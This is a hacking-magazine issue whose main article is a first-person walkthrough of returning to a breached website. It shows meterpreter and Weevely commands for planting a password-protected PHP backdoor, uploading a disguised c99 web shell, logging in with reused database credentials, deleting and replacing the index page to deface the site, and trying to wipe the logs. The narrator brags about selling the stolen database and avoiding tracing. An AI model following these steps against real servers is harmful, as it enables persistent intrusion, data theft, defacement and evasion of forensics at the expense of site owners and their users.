Hackercool

January 2017 Edition 0 Issue 4

Hackercool was here

Some things are better left alone

Real Time Hacking Scenario : Shelling the Web Server

NOT JUST ANOTHER TOOL:
Weevely Web shell

METASPLOITABLE TUTORIALS
Creating a pentest lab.

METASPLOIT THIS MONTH :
PDF shaper BOF exploit

HACK OF THE MONTH:
All about Grizzly Steppe

Hacking Q&A, Top 10 vulnerabilities and a lot more

INSIDE

Here's what you will find in the Hackercool January 2017 Issue .

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello Readers, Thank you for buying this Ma--gazine. This is the fourth issue of zeroeth editio--n of my magazine Hackercool.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am passionate about hacking or cyber security (or whatever you want to call it). Let me make it very clear that I am not an expert in this field and consider myself a script kiddie.

Notwithstanding this, I have my own blog on hacking, www.hackercool.com. This blog has a dedicated Facebook page and Youtube channel with name "Kanishka--showto". I also developed a vulnerable webapp for practice "Vulnerawa" to practice website security.

This magazine is intended to deal with advanced hacking both black hat and white hat. I am hopeful this magazine will be helpful not only to the beginners who come into field of cyber security but also experts in this field. The main focus of thi-s magazine is dealing hacking in real time scenarios. i.e hacking with antivirus and firewall ON. My opinion is that we cannot improve security consciousness in users until we teach about real time hacking.

This issue continues with the "Real Time Hacking Scenario" started in October 2016. In this issue, we see how hackers install backdoors in the hacked systems for later access and shelling of the web servers. Complementing this article, a co--mplete howto on perhaps the best web shell Weevely has been included. Ofcou--rse all other regular features are there.

This magazine is also available on Kindle, 24symbols, iBooks, nook, kobo, Pagefoundry, Scribd and ofcourse Gumroad. It is also available on digital magazi--ne subscription site Magzter. If you have any queries regarding this magazine or want a specific topic please send them to qa@hackercool.com and please don't forget to like our Facebook page "Hackercool". Until the next issue, Thank you.

REAL TIME HACKING SCENARIO

Creating a Backdoor and shelling the Web Servers

WHAT HAPPENED UNTIL NOW?

Database of the website dmysteries.com was dumped and put to sale on darkweb. As the passwords were encrypted, the breach was not a big threat (Oct 2016). LUKERECKAH,a cyber security startup conducted manual forensics and came to the conclusion on how the website was breached (Nov 2016). But they were unable to figure out how the privileges were escalated i in the system.After that, the site was patched.

Hi,everyone. I'm hackercool. I'm allegedly a bl--ack hat hacker for some people but I still cons--ider myself a script kiddie.

Recently I showed you how I hacked a web--site dmysteries.com and dumped their databas -e. I put it to sale in dark web but that didn't giv--e me much. I tried to visit the same website ag -ain and found it patched. So I am sure the sec--urity team on that side is aware of the breach. It is for this purpose we hackers create backdo--ors. I just hope they have not detected my bac--kdoor.

But first, let me make it clear to you w--hat's a backdoor. According to Wikipedia,

"A backdoor is a method, often secret, of bypassing normal authentication in a product, computer system, cryptosystem or algorithm etc. Backdoors are often used for securing unauthorized remote access to a computer, or obtaining access to plaintext in cryptographic systems."


In simple words, it is used to have continuous access to the computer we hacked even after t--he vulnerability we used to hack the system is patched. It is important we create a backdoor in both hacking and pen testing , in order not to lose access to the system we just got access.

I have created multiple backdoors, in the se--rver of dmysteries.com to just increase our cha -nces.Two are the webshells we find in Kali Lin--ux which have been removed. But luckily I hav-- they didn't remove my third backdoor. I create--d it in the modules directory using Weevely.

Weevely is a command line php web shell dynamically extended over the network at runti--me, designed for remote administration and penetration testing or bad things. It provides a ssh like terminal just dropping a PHP script on the target server, even in restricted environmen -ments. It is famous for its stealth operations.

More information about this tool is given in NOT JUST ANOTHER TOOL section of this month's issue. So for now, I will just show you how I created a backdoor in the target webserv--er.

Weevely is installed in Kali Linux by default. So Open a terminal and type Weevely to open it.



So I created a backdoor shell with Weevely. Th--e command to create a backdoor is given abo--ve. The generate option generates a backdoor. The word "hackers" is the password I set for my backdoor. Setting a password for the backdoors is very important for hackers as other hackers may gain access and kick us out from the mach ine we took so much pain gaining access to.

Next, we need to specify the name of the ba--ckdoor and location where it should be saved.I have given the name setings.php to my backd--oor. More information about this is given in the NOT JUST ANOTHER TOOL section.

I uploaded this backdoor when I had root acce-ss to the server with Metasploit as shown belo-w.

```
meterpreter > upload /root/Desktop/setings.php /var/www/html/modules
[*] uploading  : /root/Desktop/setings.php -> /var/www/html/modules
[-] core_channel_open: Operation failed: 1
meterpreter > upload /root/Desktop/setings.php /var/www/html/drupal/modules
[*] uploading  : /root/Desktop/setings.php -> /var/www/html/drupal/modules
[*] uploaded   : /root/Desktop/setings.php -> /var/www/html/drupal/modules/setin
gs.php
meterpreter >
```

I did this before dumping the database. Now it's time to connect to this shell from our machine. This can be done as shown below.

```
root@kali:~# weevely http://192.168.202.132/modules/setings.php hackers

[+] weevely 3.2.0

[+] Target:     192.168.202.132
[+] Session:    /root/.weevely/sessions/192.168.202.132/setings_2.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> help
```

Let me explain the syntax for you. After typing Weevely, give the url of the exact location wher-e your shell is uploaded and the password of t-he shell.BAM, we have a connection to the sh-ell.

Once we have a successful connection, type co mmand "help" to see all the commands which w-e can use.

```
www-data@debian:/var/www/html/drupal/modules $ help

 :audit_filesystem     Audit system files for wrong permissions.

 :audit_suidsgid       Find files with SUID or SGID flags.

 :audit_etcpasswd      Get /etc/passwd with different techniques.

 :audit_phpconf        Audit PHP configuration.

 :bruteforce_sql       Bruteforce SQL database.

 :system_info          Collect system information.

 :system_extensions    Collect PHP and webserver extension list.

 :backdoor_tcp         Spawn a shell on a TCP port.

 :backdoor_reversetcp  Execute a reverse TCP shell.

 :shell_su             Elevate privileges with su command.
```

Let me show you the usage of one option. Let us see if there are any files with suid set in our target as shown below.

```
www-data@debian:/var/www/html/drupal/modules $ :audit_suidsgid -only-suid /
+-----------------------------------------------------+
| /sbin/mount.nfs                                     |
| /usr/sbin/pppd                                      |
| /usr/sbin/exim4                                     |
| /usr/bin/X                                          |
| /usr/bin/chsh                                       |
| /usr/bin/newgrp                                     |
| /usr/bin/at                                         |
| /usr/bin/passwd                                     |
| /usr/bin/procmail                                   |
| /usr/bin/pkexec                                     |
| /usr/bin/chfn                                       |
| /usr/bin/gpasswd                                    |
| /usr/bin/vmware-user-suid-wrapper                   |
| /usr/lib/dbus-1.0/dbus-daemon-launch-helper         |
| /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper |
| /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper |
| /usr/lib/openssh/ssh-keysign                        |
| /usr/lib/spice-gtk/spice-client-glib-usb-acl-helper |
| /usr/lib/policykit-1/polkit-agent-helper-1          |
| /usr/lib/eject/dmcrypt-get-device                   |
| /bin/ntfs-3g                                        |
```

By the way, suid binaries are used to escalate privileges. We have seen this practically in Cap-ture The Flag section of Hackercool October 2016 issue.

The explanation of all other commands is once again given in NOT JUST ANOTHER TOOL se-ction of this issue.

Now, since I have already dumped the data-base, I have nothing more to do with this site. So I decided to deface the website. Defacing is one of the exciting acts of hacking, although I d-on't really am a big fan of it. But I am somewh-at bored today.

What exactly is defacing? Every website h-as a page known as index page. When you vis-it a website, this is the first page that opens. Al-tering this page is knwon as defacing the web-site. Sometimes hackers replace the server wi-th their own server.

Defacing is done generally to broadcast a message or claim responsibilty for the hack. Fo-r example, many hacker groups leave the mes-sage with their group's name claiming responsi-bility. It can be done using XSS, file upload etc. I decided to deface the page by changing the index page of their site.

```
www-data@debian:/var/www/html/drupal $ file_read index.php
<?php

/**
 * @file
 * The PHP page that serves all page requests on a Drupal installation.
 *
 * The routines here dispatch control to the appropriate handler, which then
 * prints the appropriate page.
 *
 * All Drupal code is released under the GNU General Public License.
 * See COPYRIGHT.txt and LICENSE.txt.
 */

/**
 * Root directory of Drupal installation.
 */
define('DRUPAL_ROOT', getcwd());

require_once DRUPAL_ROOT . '/includes/bootstrap.inc';
drupal_bootstrap(DRUPAL_BOOTSTRAP_FULL);
menu_execute_active_handler();
www-data@debian:/var/www/html/drupal $
```

I decided to delete their index page and ba-ckup index page and replace it with my own ind-dex page. For this I made a custom index page on my Kali Linux which I need to upload to the web server.

This can be done using Weevely itself but to make it more simple, I decided to upload a g-raphical PHP shell. Now what is a PHP shell. A PHP shell is a self executable made in PHP. Up-loading the shell to the web server is known as shelling the website and is frequently done usi-ng vulnerabilities in file upload forms.


I decided to upload a c99 shell to our targ-et. C99 is one of the most famous PHp shells. It is so famous that its classified as malware by almost any anti-malware. But web servers rare-ly have anti-malware installed on them. Using upload option of weevely, I uploaded my shell

with name updat.php on the web server so that it would not be so obviously suspicious.

```
www-data@debian:/var/www/html/drupal $ file_upload /root/Desktop/c99/c99.php upd
at.php
True
www-data@debian:/var/www/html/drupal $
```


If you get response "TRUE" as shown above, y--our shell is successfully uploaded.

We can access our shell from the browser as shwon below.




You can see why I like the c99 shell. As soon as I access it,it gives me some system informa--tion and the contents of the current directory. Ofcourse, I know this information beforehand th--rough Weevely, but consider a scenario where we don't have prior access to the system. C99 can be a life saver.


When you scroll it down, you can see some additional handy features of this shell as shown below.




Let us see the "command execute" section. As the name implies, it is used to execute system commands. Let us see the users on system.




The result is displayed as shown below. There's only one user "kalyan".




Similarly, we have another section where we ca--n execute only some specific commands as s--hown below.



I chose to see the open ports on our taget as shown below.




Below this section, we have something called "Shadow's tricks" whose function is almost sim--ilar.




If you further scroll down, you will find "Freddy's tricks" which is little bit more interesting. But bef-ore we learn about this, let's scroll up to the to-p of the shell. I forgot to show you some optio-ns.

The first option is the encoder. Needless to say this is useful in encoding data in different forma-ts.


The Tools option helps us to connect to a bindi-ng shell or a reverse shell as shown below.




The Processes option shows us all the process-es running on the target web server and the p-rivileges they are running as.




The FTP Brute option is not very useful to us in this scenario but a very handy one in certain ci-rcumstances. Normally most web servers have a FTP server configured for the administrators. Now imagine if one of such sites is vulnerable to file upload and we successfully uploaded a c99 shell. Then we may need to crack the pass-word for the FTP server. It is here, we may find this option very useful.




The "Sec" option gives us a glimpse of the secu-rity of the whole target system as shown below




The SQL option allows us to connect to the SQ-L console and manage the databases provided we know the credentials.





But wait, we already know the credentials of the SQL console. The username is "root" and pass-word is "123456". Let us try this out.



I successfully got access once again. It seems they haven't changed the credentials for the SQL console. Let us have a look at the databas-e I dumped when I first hacked the web server.









Here is the database which I dumped and put to sale. We even have a dump option if we wa-nt to do it.

The PHP-code option is self explainable. It is used to execute any PHP code on the web server.



I will come to the Self-remove option later. Now it's time to deface the website. Scroll down the shell and go to Freddy's tricks.



One of the options it includes is PHP safe-mod-e bypass. PHP Safe Mode is a feature which implements a set of restrictions on web servers within the core PHP engine and scripts are run within those restrictions.


We can bypass this feature and execute so-me PHP commands on our target. Apart from this, we also have the options to search for file--s, create new directories, moving from one dir-ectory to other directories, creating new files and going into files.

But the most important feature is file uploa-d function. As my main intention is defacing the website, I decided to upload the custom index page with this option.I deleted the original index file of the target website. Now I tried to upload the custom made index page using the file upload option. But that didn't work even after multiple tries.

So I decided to upload my files using Weev-ely. I uploaded one index page and an image to display on the defaced webpage.

```
www-data@debian:/var/www/html/drupal $ file_upload /root/index.php index.php
True
www-data@debian:/var/www/html/drupal $ file_upload /root/Downloads/anony.jpeg an
ony.jpeg
[-][upload] Error loading file '/root/Downloads/anony.jpeg': [Errno 2] No such f
ile or directory: '/root/Downloads/anony.jpeg'
www-data@debian:/var/www/html/drupal $ file_upload /root/Desktop/anony.jpeg anon
y.jpeg
True
www-data@debian:/var/www/html/drupal $
```


I have successfully uploaded the files. Now using C99 shell we can see the contents of new index page as shown below.




It's a simple html script to display an image. Now let me see if our defacement is successful. On visiting the website from the browser, I get this.

I am not very good at things related to art, but I think I left the message I want to leave. We have successfully deface the website. Now anybody visiting the site dmysteries.com will be displayed the above page.


Since I have done what I intended to do, it's time to remove the c99 shell form the target system. Remember the Self-remove option, I told you I will come back to explain about. Well, it removes the shell automatically from the target server. Click on that option.





It will ask you to confirm your action by typing the number it displays. Once you type that number, click on YES and the shell is automatically removed from the web server.

I decided to confirm the c99 shell is divided by doing a list directory command from Weevely as shown below.



Next, I tried to erase the log of the web server but failed to escalate my privileges.

```
www-data@debian:/var/log $ cd apache2
[-][cd] Failed cd 'apache2': no such directory or permission denied
www-data@debian:/var/log $
```

One of the reasons is the latest updated operating system which didn't have any privilege escalation exploits available.

On my first visit, I cracked the root password with password guessing method. They changed that password on my second visit. I tried to crack it once again but the results were futile.

But there's really nothing left for me to do on this website.I have already dumped the data and put it on sale. I was feeling bored and just wanted to see if the backdoor I installed was still available. I don't even have the fear of the IP address being tracked to me as it's not my personal IP address. Valentine's day is coming fast. I need to make some preparations.So Goodbye

